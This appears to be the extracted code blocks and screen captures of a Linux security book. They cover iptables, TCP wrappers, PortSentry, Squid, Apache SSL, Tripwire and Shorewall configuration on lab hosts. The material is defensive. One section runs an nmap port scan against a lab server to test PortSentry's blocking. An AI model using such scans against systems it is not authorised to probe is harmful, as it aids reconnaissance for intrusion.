netmask          255.255.255.0
gateway          192.168.1.1
```

```
nameserver 192.168.1.1
nameserver 192.168.1.1

nameserver 127.0.0.1
search com
```

```
root@sshserver:~# iptables -V
iptables v1.4.12
root@sshserver:~#
```

```
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
root@sshserver:~# █
```

```
root@sshserver:~# iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
root@sshserver:~# █
```

```
root@sshserver:~# lsmod | grep ip_tables
ip_tables      18302  1 iptable_filter
x_tables       22178  2 iptable_filter,ip_tables
root@sshserver:~# █
```

```
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
ACCEPT     all  --  anywhere              anywhere             ctstate RELATED,ESTABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
root@sshserver:~# █
```

```

root@sshserver:~# iptables -A INPUT -p tcp --dport 22 -j ACCEPT
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                               destination                               ctstate RELATED,ESTABLISHED
ACCEPT     all  --  anywhere                               anywhere
ABLISHED
ACCEPT     tcp  --  anywhere                               anywhere                               tcp dpt:ssh

Chain FORWARD (policy ACCEPT)
target     prot opt source                               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                               destination
root@sshserver:~# █

```

```

root@sshserver:~# iptables -L -v
Chain INPUT (policy ACCEPT 2 packets, 64 bytes)
pkts bytes target     prot opt in     out     source           destination
  0    0 ACCEPT     all  --  lo      any     anywhere         anywhere
 12 2928 ACCEPT     all  --  any     any     anywhere         anywhere
    ctstate RELATED,ESTABLISHED
  0    0 ACCEPT     tcp  --  any     any     anywhere         anywhere
    tcp dpt:ssh

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target     prot opt in     out     source           destination

Chain OUTPUT (policy ACCEPT 1 packets, 32 bytes)
pkts bytes target     prot opt in     out     source           destination

root@sshserver:~#

```

```

root@sshserver:~# iptables -A INPUT -j DROP
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
ACCEPT     all  --  anywhere              anywhere
ACCEPT     all  --  anywhere              anywhere          ctstate RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere              anywhere          tcp dpt:ssh
DROP       all  --  anywhere              anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination

```

```

root@sshserver:~# apt-get install iptables-persistent
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  iptables-persistent
0 upgraded, 1 newly installed, 0 to remove and 326 not upgraded.
Need to get 8,960 B of archives.
After this operation, 58.4 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise/universe iptables-persistent a
ll 0.5.3ubuntu2 [8,960 B]
Fetched 8,960 B in 0s (11.7 kB/s)
Preconfiguring packages ...
Selecting previously unselected package iptables-persistent.
(Reading database ... 144788 files and directories currently installed.)
Unpacking iptables-persistent (from ../iptables-persistent_0.5.3ubuntu2_all.deb)
...
Processing triggers for ureadahead ...
Setting up iptables-persistent (0.5.3ubuntu2) ...
 * Loading iptables rules...
 * IPv4...
 * IPv6...
root@sshserver:~# █ [ OK ]

```

## Configuring iptables-persistent

Current iptables rules can be saved to the configuration file /etc/iptables/rules.v4. These rules will then be loaded automatically during system startup.

Rules are only saved automatically during package installation. See the manual page of iptables-save(8) for instructions on keeping the rules file up-to-date.

Save current IPv4 rules?

<Yes>

<No>

```
root@sshserver:~# service iptables-persistent start
* Loading iptables rules...
* IPv4...
* IPv6...
[ OK ]
root@sshserver:~# █
```

```
root@sshserver:~# iptables -A INPUT -i lo -j ACCEPT
root@sshserver:~# iptables -L -v
Chain INPUT (policy ACCEPT 1 packets, 67 bytes)
 pkts bytes target     prot opt in     out     source            destination
    0    0 ACCEPT     all  --  lo    any    anywhere         anywhere

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source            destination

Chain OUTPUT (policy ACCEPT 1 packets, 67 bytes)
 pkts bytes target     prot opt in     out     source            destination
```

```

root@sshserver:~# iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -
j ACCEPT
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                               destination
ACCEPT     all  --  anywhere                               anywhere
ACCEPT     all  --  anywhere                               anywhere          ctstate RELATED,ES
TABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source                               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                               destination
root@sshserver:~#

```

```

root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                               destination
ACCEPT     all  --  anywhere                               anywhere
blocked_ip all  --  anywhere                               anywhere
ACCEPT     all  --  anywhere                               anywhere          ctstate RELATED,ES
TABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source                               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                               destination

Chain blocked_ip (1 references)
target     prot opt source                               destination
DROP      all  --  192.168.1.115                          anywhere

```

```

# The "order" line is only used by old versions of the C library.
order hosts,bind
multi on

nospoof on

```



```
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
ACCEPT     all  --  anywhere              anywhere
ACCEPT     all  --  anywhere              anywhere           ctstate RELATED,ESTABLISHED
ACCEPT     icmp --  anywhere              anywhere           icmp time-exceeded
ACCEPT     icmp --  anywhere              anywhere           icmp fragmentation
- needed
ACCEPT     icmp --  anywhere              anywhere           icmp echo-request
allowed_ip all  --  anywhere              anywhere
REJECT     all  --  anywhere              anywhere           reject-with icmp-host-unreachable

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination

Chain allowed_ip (1 references)
target     prot opt source                destination
ACCEPT     tcp  --  anywhere              anywhere           tcp dpt:ssh
```

```
root@sshserver:~# which sshd
/usr/sbin/sshd
root@sshserver:~#
```

```
root@sshserver:~# ldd /usr/sbin/sshd
linux-gate.so.1 => (0xb77cd000)
libwrap.so.0 => /lib/i386-linux-gnu/libwrap.so.0 (0xb7729000)
libpam.so.0 => /lib/i386-linux-gnu/libpam.so.0 (0xb771b000)
libselinux.so.1 => /lib/i386-linux-gnu/libselinux.so.1 (0xb76fb000)
libpthread.so.0 => /lib/i386-linux-gnu/libpthread.so.0 (0xb76e0000)
libcrypto.so.1.0.0 => /lib/i386-linux-gnu/libcrypto.so.1.0.0 (0xb7535000)
)
libutil.so.1 => /lib/i386-linux-gnu/libutil.so.1 (0xb7531000)
libz.so.1 => /lib/i386-linux-gnu/libz.so.1 (0xb751b000)
libcrypt.so.1 => /lib/i386-linux-gnu/libcrypt.so.1 (0xb74e9000)
libgssapi_krb5.so.2 => /usr/lib/i386-linux-gnu/libgssapi_krb5.so.2 (0xb74ab000)
```

```
root@mykerberos:~# ssh tajinder@192.168.1.107
The authenticity of host '192.168.1.107 (192.168.1.107)' can't be established.
ECDSA key fingerprint is 31:9d:b4:6e:ab:ed:d0:0f:14:28:6c:df:eb:fb:1f:0b.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.107' (ECDSA) to the list of known hosts.
tajinder@192.168.1.107's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jan  5 16:48:08 2016 from tj-dev-client.local
tajinder@sshserver:~$
```

```
# /etc/hosts.deny: list of hosts that are _not_ allowed to access the system.
# See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:      ALL: some.host.name, .some.domain
#              ALL EXCEPT in.fingerd: other.host.name, .other.domain
#
# The PARANOID wildcard matches any host whose name does not match its
# address.
#
# You may wish to enable this to ensure any programs that don't
# validate looked up hostnames still leave understandable logs. In past
# versions of Debian this has been the default.
# ALL: PARANOID

sshd      :      192.168.1.106
```

```
root@mykerberos:~# ssh tajinder@192.168.1.107
ssh_exchange_identification: Connection closed by remote host
root@mykerberos:~#
```

```
ALL      :      ALL
```

```
# /etc/hosts.allow: list of hosts that are allowed to access the system.
# See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:  ALL: LOCAL @some_netgroup
#          ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
#
ALL      :          192.168.1.106
```

```
# /etc/hosts.allow: list of hosts that are allowed to access the system.
# See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:  ALL: LOCAL @some_netgroup
#          ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
#
sshd     :          192.168.1.100      :          DENY
sshd     :          192.168.1.0/255.255.255.0      :          ALLOW
```

```
root@mykerberos:~# ssh tajinder@192.168.1.101
ssh_exchange_identification: Connection closed by remote host
root@mykerberos:~# ifconfig eth0 192.168.1.102
root@mykerberos:~# ssh tajinder@192.168.1.101
tajinder@192.168.1.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jan 19 02:40:55 2016 from 192.168.1.100
tajinder@sshserver:~$ █
```

```
# /etc/hosts.allow: list of hosts that are allowed to access the system.
#                   See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:         ALL: LOCAL @some_netgroup
#                 ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
#
sshd : 192.168.1.103 : spawn /bin/echo `/bin/date` from %h > /conn.log : deny
```

```
root@sshserver:/# cat conn.log
Tue Jan 19 05:32:54 IST 2016 from 192.168.1.103
root@sshserver:/#
```

## Chapter 7: Security Tools

```
root@tj-dev:~# apt-get install sxid
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  exim4 exim4-base exim4-config exim4-daemon-light heirloom-mailx
Suggested packages:
  eximon4 exim4-doc-html exim4-doc-info spf-tools-perl swaks
Recommended packages:
  mailx
The following NEW packages will be installed:
  exim4 exim4-base exim4-config exim4-daemon-light heirloom-mailx sxid
0 upgraded, 6 newly installed, 0 to remove and 334 not upgraded.
Need to get 1,908 kB of archives.
After this operation, 4,334 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
```

```
# Who to send reports to
EMAIL = "root"
```

```
# How many logs to keep
KEEP_LOGS = "5"
```

```
# Always send reports, even when there are no changes?
ALWAYS_NOTIFY = "no"
```

```
# Where to begin our file search
SEARCH = "/usr /usr/local/share"
```

```
# Which subdirectories to exclude from searching
EXCLUDE = "/usr/local"
```

```
root@tj-dev:~# sXid -c /etc/sxid.conf -k
sXid Vers  : 4.20130802
Check run  : Mon Feb  1 21:18:03 2016
This host  : tj-dev
Spotcheck  : /root
Excluding  : /proo /mnt /cdrom /floppy
Ignore Dirs: /home
Forbidden  : /home /tmp
```

```
No changes found
```

```
root@client:~# apt-get install nmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  nmap
0 upgraded, 1 newly installed, 0 to remove and 326 not upgraded.
Need to get 1,623 kB of archives.
After this operation, 6,876 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise/main nmap i386 5.21-1.1ubuntu
1 [1,623 kB]
Fetched 1,623 kB in 4s (331 kB/s)
```

```
root@server:~# apt-get install portsentry
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  logcheck
The following NEW packages will be installed:
  portsentry
0 upgraded, 1 newly installed, 0 to remove and 334 not upgraded.
Need to get 74.2 kB of archives.
After this operation, 315 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise/universe portsentry i386 1.2-
12 [74.2 kB]
Fetched 74.2 kB in 1s (49.7 kB/s)
Preconfiguring packages ...
Selecting previously unselected package portsentry.
(Reading database ... 65%
```

## Configuring portsentry

PortSentry does not block anything by default.

Please note that by default PortSentry takes no action against potential attackers. It only dumps messages into `/var/log/syslog`. To change this edit `/etc/portsentry/portsentry.conf`.

You may also want to check:

`/etc/default/portsentry` (daemon startup options) and  
`/etc/portsentry/portsentry.ignore.static` (hosts/interfaces to ignore)

For further details see the `portsentry(8)` and `portsentry.conf(5)` manpages.

<Ok>

```
Feb  2 11:20:01 tj-dev portsentry[10295]: adminalert: Going into listen mode on
TCP port: 32774
Feb  2 11:20:01 tj-dev portsentry[10295]: adminalert: Going into listen mode on
TCP port: 40421
Feb  2 11:20:01 tj-dev portsentry[10295]: adminalert: Going into listen mode on
TCP port: 49724
Feb  2 11:20:01 tj-dev portsentry[10295]: adminalert: Going into listen mode on
TCP port: 54320
Feb  2 11:20:01 tj-dev portsentry[10295]: adminalert: PortSentry is now active a
nd listening.
Feb  2 11:20:01 tj-dev portsentry[10298]: adminalert: PortSentry 1.2 is starting
.
Feb  2 11:20:01 tj-dev portsentry[10299]: adminalert: Going into listen mode on
UDP port: 1
Feb  2 11:20:01 tj-dev portsentry[10299]: adminalert: Going into listen mode on
UDP port: 7
```

```
root@client:~# nmap -sT -v 192.168.1.102

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-03 07:34 IST
Initiating ARP Ping Scan at 07:34
Scanning 192.168.1.102 [1 port]
Completed ARP Ping Scan at 07:34, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:34
Completed Parallel DNS resolution of 1 host. at 07:34, 13.00s elapsed
Initiating Connect Scan at 07:34
Scanning 192.168.1.102 [1000 ports]
Discovered open port 80/tcp on 192.168.1.102
Discovered open port 143/tcp on 192.168.1.102
Discovered open port 111/tcp on 192.168.1.102
Discovered open port 443/tcp on 192.168.1.102
Discovered open port 31337/tcp on 192.168.1.102
Discovered open port 32771/tcp on 192.168.1.102
Discovered open port 1524/tcp on 192.168.1.102
Discovered open port 32772/tcp on 192.168.1.102
Discovered open port 6667/tcp on 192.168.1.102
Discovered open port 1/tcp on 192.168.1.102
```

```
# 0 = Do not block UDP/TCP scans.
# 1 = Block UDP/TCP scans.
# 2 = Run external command only (KILL_RUN_CMD)

BLOCK_UDP="1"
BLOCK_TCP="1"
```

```
#
# iptables support for Linux
KILL_ROUTE="/sbin/iptables -I INPUT -s $TARGET$ -j DROP"
#
```

```
#
KILL_HOSTS_DENY="ALL: $TARGET$ : DENY"
```

```
#
TCP_MODE="atcp"
UDP_MODE="audp"
```

```
127.0.0.1/32
0.0.0.0

192.168.1.104/255.255.255.0
```

```
root@server:~# /etc/init.d/portssentry restart
Stopping anti portscan daemon: portssentry.
Starting anti portscan daemon: portssentry in atcp & audp mode.
root@server:~#
```

```
root@client:~# nmap -sT -v 192.168.1.102

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-03 13:04 IST
Initiating ARP Ping Scan at 13:04
Scanning 192.168.1.102 [1 port]
Completed ARP Ping Scan at 13:04, 0.27s elapsed (1 total hosts)
Nmap scan report for 192.168.1.102 [host down]
Read data files from: /usr/share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -PN
Nmap done: 1 IP address (0 hosts up) scanned in 0.39 seconds
      Raw packets sent: 2 (84B) | Rcvd: 0 (0B)
root@client:~# █
```

```
root@client:~# ping 192.168.1.102
PING 192.168.1.102 (192.168.1.102) 56(84) bytes of data.
From 192.168.1.104 icmp_seq=9 Destination Host Unreachable
From 192.168.1.104 icmp_seq=10 Destination Host Unreachable
From 192.168.1.104 icmp_seq=11 Destination Host Unreachable
From 192.168.1.104 icmp_seq=12 Destination Host Unreachable
From 192.168.1.104 icmp_seq=13 Destination Host Unreachable
From 192.168.1.104 icmp_seq=14 Destination Host Unreachable
^C
--- 192.168.1.102 ping statistics ---
```

```
ALL: 192.168.1.104 : DENY
```

```
1454392513 - 02/02/2016 11:25:13 Host: 192.168.1.103/192.168.1.103 Port: 143 TCP Blocked
1454395224 - 02/02/2016 12:10:24 Host: 192.168.1.103/192.168.1.103 Port: 554 TCP Blocked
1454397794 - 02/02/2016 12:53:14 Host: 192.168.1.104/192.168.1.104 Port: 23 TCP Blocked
```

```
root@client:~# apt-get install squid
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  squid-langpack squid3 squid3-common
Suggested packages:
  squidclient squid-cgi
The following NEW packages will be installed:
  squid squid-langpack squid3 squid3-common
0 upgraded, 4 newly installed, 0 to remove and 335 not upgraded.
Need to get 1,954 kB of archives.
After this operation, 6,610 kB of additional disk space will be used.
Do you want to continue [Y/n]? █
```

Configure Proxies to Access the Internet

No proxy

Auto-detect proxy settings for this network

Use system proxy settings

Manual proxy configuration:

HTTP Proxy:  Port:

Use this proxy server for all protocols

SSL Proxy:  Port:

FTP Proxy:  Port:

SOCKS Host:  Port:

SOCKS v4  SOCKS v5  Remote DNS

# ERROR

## The requested URL could not be retrieved

The following error was encountered while trying to retrieve the URL: <http://www.google.com/>

### Access Denied.

Access control configuration prevents your request from being allowed at this time. Please contact your  
Your cache administrator is [webmaster](#).

Generated Fri, 05 Feb 2016 04:12:06 GMT by ourProxyServer (squid/3.1.19)

```
# TAG: visible_hostname
#   If you want to present a special hostname in error messages, etc,
#   define this.  Otherwise, the return value of gethostname()
#   will be used.  If you have multiple caches in a cluster and
#   get errors about IP-forwarding you must set them to have individual
#   names with this setting.
visible_hostname ourProxyServer
#Default:
# visible_hostname localhost
```

```
# ADMINISTRATIVE PARAMETERS
# -----
# TAG: cache_mgr
#   Email-address of local cache manager who will receive
#   mail if the cache dies.  The default is "webmaster."
cache_mgr email@yourdomainname
```

```
# Squid normally listens to port 3128
http_port 3128 8888
```

```
# Example rule allowing access from your local networks.
# Adapt to list your (internal) IP networks from where browsing
# should be allowed
#acl localnet src 10.0.0.0/8      # RFC1918 possible internal network
#acl localnet src 172.16.0.0/12 # RFC1918 possible internal network
#acl localnet src 192.168.0.0/16 # RFC1918 possible internal network
#acl localnet src fc00::/7      # RFC 4193 local private network range
#acl localnet src fe80::/10     # RFC 4291 link-local (directly plugged) machi$

acl localnetwork src 192.168.1.0/24
```

```
# Example rule allowing access from your local networks.
# Adapt localnet in the ACL section to list your (internal) IP networks
# from where browsing should be allowed
#http_access allow localnet
http_access allow localhost

http_access allow localnetwork
```

← ⓘ | 192.168.1.104



## ERROR

**The requested URL could not be retrieved**

The following error was encountered while trying to retrieve the URL: <http://192.168.1.104/>

**Connection to 192.168.1.104 failed.**

The system returned: *(111) Connection refused*

The remote host or network may be down. Please try the request again.

Your cache administrator is [email@yourdomainname](mailto:email@yourdomainname).

Generated Thu, 11 Feb 2016 18:45:12 GMT by ourProxyServer (squid/3.1.19)

```
root@tj-dev:~# apt-get install openssl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be upgraded:
  openssl
1 upgraded, 0 newly installed, 0 to remove and 334 not upgraded.
Need to get 519 kB of archives.
After this operation, 1,024 B of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise-updates/main openssl i386 1.0.1-4ubuntu5.33 [519 kB]
Fetched 519 kB in 2s (188 kB/s)
(Reading database ... 147193 files and directories currently installed.)
Preparing to replace openssl 1.0.1-4ubuntu5.11 (using ../openssl_1.0.1-4ubuntu5.33_i386.deb) ...
Unpacking replacement openssl ...
Processing triggers for man-db ...
Setting up openssl (1.0.1-4ubuntu5.33) ...
```

```
root@tj-dev:~# apt-get install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  apache2-mpm-worker apache2-utils apache2.2-bin apache2.2-common libapr1
  libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap
Suggested packages:
  apache2-doc apache2-suexec apache2-suexec-custom
The following NEW packages will be installed:
  apache2 apache2-mpm-worker apache2-utils apache2.2-bin apache2.2-common
  libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap
0 upgraded, 9 newly installed, 0 to remove and 335 not upgraded.
Need to get 1,836 kB of archives.
After this operation, 5,230 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
```

```
root@tj-dev:~# a2enmod ssl
Enabling module ssl.
See /usr/share/doc/apache2.2-common/README.Debian.gz on how to configure SSL and
create self-signed certificates.
To activate the new configuration, you need to run:
  service apache2 restart
root@tj-dev:~# service apache2 restart
* Restarting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name,
using 127.0.1.1 for ServerName
... waiting apache2: Could not reliably determine the server's fully qualified
domain name, using 127.0.1.1 for ServerName
```

[ OK ]

```
root@tj-dev:~# openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/
apache2/ssl/server.key -out /etc/apache2/ssl/server.crt
Generating a 2048 bit RSA private key
.....
.....+++
.....
.....+++
writing new private key to '/etc/apache2/ssl/server.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:DEL
Locality Name (eg, city) []:DEL
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Tajinder Kalsi
Organizational Unit Name (eg, section) []:Tajinder Kalsi
Common Name (e.g. server FQDN or YOUR name) []:192.168.1.103
Email Address []:info@tajinderkalsi.com
```

```
<VirtualHost *:443>
    ServerAdmin webmaster@localhost
    ServerName 192.168.1.103:443
```

```
SSLEngine on
SSLCertificateFile /etc/apache2/ssl/server.crt
SSLCertificateKeyFile /etc/apache2/ssl/server.key

</VirtualHost>
```



https://192.168.1.103



Google



## This Connection is Untrusted

You have asked Firefox to connect securely to **192.168.1.103**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

### What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

Get me out of here!

- ▶ **Technical Details**
- ▶ **I Understand the Risks**

### ▼ **I Understand the Risks**

If you understand what's going on, you can tell Firefox to start trusting this site's identification. **Even if you trust the site, this error could mean that someone is tampering with your connection.**

Don't add an exception unless you know there's a good reason why this site doesn't use trusted identification.

Add Exception...

✕ Add Security Exception



You are about to override how Firefox identifies this site.  
**Legitimate banks, stores, and other public sites will not ask you to do this.**

**Server**

Location:

[Get Certificate](#)

**Certificate Status**

This site attempts to identify itself with invalid information.

[View...](#)

**Unknown Identity**

Certificate is not trusted, because it hasn't been verified by a recognized authority using a secure signature.

[P](#)ermanently store this exception

[C](#)onfirm Security Exception

Cancel

× Certificate Viewer:"192.168.1.103"

General Details

**Could not verify this certificate because the issuer is not trusted.**

---

**Issued To**

Common Name (CN)	192.168.1.103
Organization (O)	Tajinder Kalsi
Organizational Unit (OU)	Tajinder Kalsi
Serial Number	00:E6:41:95:BA:4A:3D:75:86

**Issued By**

Common Name (CN)	192.168.1.103
Organization (O)	Tajinder Kalsi
Organizational Unit (OU)	Tajinder Kalsi

**Validity**

Issued On	Monday 01 February 2016
Expires On	Tuesday 31 January 2017

**Fingerprints**

SHA1 Fingerprint	5B:17:7A:61:2C:7E:19:AA:FB:72:90:D7:18:71:D5:4B:C8:C7:8E:9C
MD5 Fingerprint	3A:54:DB:88:45:58:A0:8F:A1:EA:DE:0D:C1:0D:A7:02


← <https://192.168.1.103> ☆ ↕ 🌐 Google 🔍

## It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

```
root@sshclient:~# apt-get install tripwire
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
 postfix
Suggested packages:
 procmail postfix-mysql postfix-pgsql postfix-ldap postfix-pcre sasl2-bin
 dovecot-common postfix-cdb postfix-doc
The following NEW packages will be installed:
 postfix tripwire
0 upgraded, 2 newly installed, 0 to remove and 323 not upgraded.
Need to get 4,827 kB of archives.
After this operation, 11.8 MB of additional disk space will be used.
Do you want to continue [Y/n]? y
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise-updates/main postfix i386 2.9
.6-1~12.04.3 [1,273 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu/ precise/universe tripwire i386 2.4.2.
2-1 [3,554 kB]
```



### Postfix Configuration

The "mail name" is the domain name used to "qualify" `_ALL_` mail addresses without a domain name. This includes mail to and from `<root>`: please do not make your machine send out mail from `root@example.org` unless `root@example.org` has told you to.

This name will also be used by other programs. It should be the single, fully qualified domain name (FQDN).

Thus, if a mail address on the local host is `foo@example.org`, the correct value for this option would be `example.org`.

System mail name:

`sshclient.com`

**<Ok>**

<Cancel>

### Tripwire Configuration

Do you wish to create/use your site key passphrase during installation?

**<Yes>**

<No>

### Tripwire Configuration

Tripwire keeps its configuration in a encrypted database that is generated, by default, from `/etc/tripwire/twcfg.txt`

Any changes to `/etc/tripwire/twcfg.txt`, either as a result of a change in this package or due to administrator activity, require the regeneration of the encrypted database before they will take effect.

Selecting this action will result in your being prompted for the site key passphrase during the post-installation process of this package.

Rebuild Tripwire configuration file?

**<Yes>**

<No>

### Tripwire Configuration

Tripwire keeps its policies on what attributes of which files should be monitored in a encrypted database that is generated, by default, from /etc/tripwire/twpol.txt

Any changes to /etc/tripwire/twpol.txt, either as a result of a change in this package or due to administrator activity, require the regeneration of the encrypted database before they will take effect.

Selecting this action will result in your being prompted for the site key passphrase during the post-installation process of this package.

Rebuild Tripwire policy file?

<Yes>

<No>

### Get site passphrase

Tripwire uses two different keys for authentication and encryption of files. The site key is used to protect files that could be used across several systems. This includes the policy and configuration files.

You are being prompted for this passphrase either because no site key exists at this time or because you have requested the rebuilding of the policy or configuration files.

Remember this passphrase; it is not stored anywhere!

Enter site-key passphrase:

\*\*\*\*\*

<Ok>

### Get local passphrase

Tripwire uses two different keys for authentication and encryption of files. The local key is used to protect files specific to the local machine, such as the Tripwire database. The local key may also be used for signing integrity check reports.

You are being prompted for this passphrase because no local key file currently exists.

Remember this passphrase; it is not stored anywhere!

Enter local key passphrase:

\_\_\_\_\_

<Ok>

### Get local passphrase

Tripwire has been installed

The Tripwire binaries are located in /usr/sbin and the database is located in /var/lib/tripwire. It is strongly advised that these locations be stored on write-protected media (e.g. mounted RO floppy). See /usr/share/doc/tripwire/README.Debian for details.

<Ok>

```
root@sshclient:~# tripwire --init

Please enter your local passphrase:
Parsing policy file: /etc/tripwire/tw.pol
Generating the database...
*** Processing Unix File System ***
### Warning: File system error.
### Filename: /var/lib/tripwire/sshclient.com.twd
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /etc/rc.boot
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /root/mail
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /root/Mail
### No such file or directory
### Continuing...
```

## Open Source Tripwire(R) 2.4.2.2 Integrity Check Report

```
Report generated by:      root
Report created on:       Thu Jan 28 08:40:49 2016
Database last updated on: Never
```

### ===== Report Summary: =====

```
Host name:                sshclient.com
Host IP address:          69.172.201.208
Host ID:                  None
Policy file used:         /etc/tripwire/tw.pol
Configuration file used:  /etc/tripwire/tw.cfg
Database file used:       /var/lib/tripwire/sshclient.com.twd
Command line used:        tripwire --check --interactive
```

```
Added:
[x] "/root/tripwire_testing"
```

```
00 6 * * * /usr/sbin/tripwire --check
```

```
root@mykerberos:~# apt-get install shorewall
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  shorewall-doc
The following NEW packages will be installed:
  shorewall
0 upgraded, 1 newly installed, 0 to remove and 332 not upgraded.
Need to get 705 kB of archives.
After this operation, 1,826 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise/universe shorewall all 4.4.26
.1-1 [705 kB]
Fetched 705 kB in 3s (228 kB/s)
Preconfiguring packages ...
Selecting previously unselected package shorewall.
(Reading database ... 144867 files and directories currently installed.)
Unpacking shorewall (from .../shorewall_4.4.26.1-1_all.deb) ...
Processing triggers for ureadahead ...
Processing triggers for man-db ...
Setting up shorewall (4.4.26.1-1) ...
```

```
root@mykerberos:~# /etc/init.d/shorewall start
#### WARNING ####
The firewall won't be started/stopped unless it is configured

Please read about Debian specific customization in
/usr/share/doc/shorewall/README.Debian.gz.
#####
root@mykerberos:~# █
```

```
# prevent startup with default configuration
# set the following variable to 1 in order to allow Shorewall to start
startup=1
```

```
IP_FORWARDING=On
```

```
#####  
#ZONE    INTERFACE    BROADCAST    OPTIONS  
#  
net      eth0         detect       tcpflags,nosmurfs  
